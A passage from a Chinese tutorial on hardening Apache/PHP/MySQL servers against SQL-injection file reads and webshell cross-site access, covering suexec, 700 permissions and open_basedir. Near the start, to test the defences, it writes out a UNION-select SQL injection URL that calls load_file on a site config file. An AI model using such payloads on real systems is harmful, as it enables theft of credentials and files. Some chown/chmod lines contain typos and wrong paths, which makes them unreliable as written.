mysql>select load_file('C:/Program%20Files/Apache%20Group/Apache2/htdocs/site/site/lib/sql.inc.php');

看结果如图5所示，结果为空。




图4




图5

执行into outfile '' 看看效果，如图6。




图6

显示没有权限，呵呵，我们再在注入点测试：

http://localhost/site/site/display.php? id=-1%20union%20select%201, 2, load_file("C:/Program%20Files/Apache%20Group/Apache2/htdocs/site/site/lib/sql.inc.php"),4, 5, 6, 7, 8, 9, 10, 11

本该出现sql.inc.php代码的地方空空的，如图7。




图7

说明我们的配置起作用了，同样测试select into outfile的效果一样，这样我们就不用怕php注入读文件了。

二、防WEB木马攻击配置方案

我们知道在IIS里通过给不同的虚拟主机和虚拟目录设置守护帐号和分配权限来达到限制用户跳转目录，并起到很好的作用，在*nix系统中，可以同样使用这种思想来实现，好，Follow me!

下面先讲讲针对*nix系统的apache配置方案，Window下的配置和*nix略有不同。

1、*nix系统的apache配置方案

（1）如何防止跨站攻击

在apache下的虚拟主机分为基于主机名和基于IP的两种方式，然而下面讲的只适用于基于IP方式的虚拟主机。

方法一：使用多个守护进程

为每个虚拟主机创建不同的httpd安装。每次安装都在配置文件httpd.conf中使用Listen指令以选择守护进程伺服的IP地址（或虚拟主机），并为不同的守护进程设置不同的帐户来启动，即设置httpd.conf中的User和Group项为不同的帐户和组，然后再给不同的主目录设置归属不同的用户，从而达到防止跨越的目的。

显然这种方法有很大的缺点，太麻烦，得安装很多的httpd，为解决这个问题方法二就应运而生了。

方法二：配置拥有多个虚拟主机的单一守护进程

我们利用susexec来实现这种功能（susexec具体的安装设置请参照http://httpd.apache.org/docs-2.0/suexec.html）。在httpd.conf中的虚拟主机设置如下：

```
<VirtualHost www.site1.com>
ServerAdmin webmaster@dummy-host.example.com
#设置管理员邮箱
DocumentRoot /var/www/www/www1/
#设置网站主目录
ServerName www.site1.com
#设置网站域名
  ErrorLog /var/www/logs/www.site1.com-error_log
#设置错误日志文件地址
CustomLog /var/www/logs/www.site1.com-access_log common
#其他日志
  SuexecUserGroup site1 site1
  #设置守护进程的帐户。
</VirtualHost>
<VirtualHost www.site2.com>
 ServerAdmin webmaster1@dummy-host.example.com
DocumentRoot /var/www/www/www1/
ServerName www.site2.com
  ErrorLog /var/www/logs/www.site2.com-error_log
CustomLog /var/www/logs/www.site2.com-access_log com-
mon
  SuexecUserGroup site2 site2
</VirtualHost>
```

如图8，其中的SuexecUserGroup site2 site2语句就是susexec的配置，设置了以site2用户运行www.site2.com虚拟主机。

我们再把网站目录设置为：

```
修改web1path目录所有者为user1，并继承
Chown user1 /web1path  R
修改web1pth目录所属组为user2grp
chgrp user2grp /web1path  R
设置web1path目录权限为所属者读写运行
chmod 700 /web1path
Chown user2 /web2path  R
chgrp user2grp /web1path  R
chmod 700 /webipath
```




图 8

这样就防止了用户跨越网站目录了，效果如图9。




图 9

看，设置成了700，看你还如何跨越哦！当然，虚拟主机的用户所拥有的内容权限也必须是700，如果设置成777，那我们的辛苦就白费了。

现在是不能进行跨越了，可是如果有了webshell仍然可以做很多事情啊，比如说可以对服务器进行进一步的渗透，也可以先拿到系统权限然后再搞定它。这又如何防范呢？我们继续往下看。

2、使用php_admin_value open_basedir来设置php所能访问的目录

本选项需PHP 4.0版本以上（含4.0）才能使用，这样php想要访问open_basedir以外的目录就不行了，在httpd.conf中做如下设置。

```
<VirtualHost www.site2.com>
 ServerAdmin webmaster1@dummy-host.example.com
    DocumentRoot /var/www/www/www2
    ServerName www.site2.com
   ErrorLog /var/www/logs/www.site2.com-error_log
CustomLog /var/www/logs/www.site2.com-access_log common
php_admin_value open_basedir /var/www/www/www2
SuexecUserGroup site2 site2
</VirtualHost>
```

这样就限定了www.site2.com里的php程序只能访问/www2下的文件，效果如图10。

虽然有权限但是列不出目录和文件，不过这样有时候有点问题，就是php调用某些后加的模块会拒绝访问，解决的方法可以把模块放到WEB目录下。

3、禁止执行指令

似乎这样还不是很满意，因为如果入侵者有一个shell的话，他还可以执行指令，这是我们所不能容忍的。而且假如他有shell的话，网站上的内容将被一览无余，甚至权限设置不好的话将被

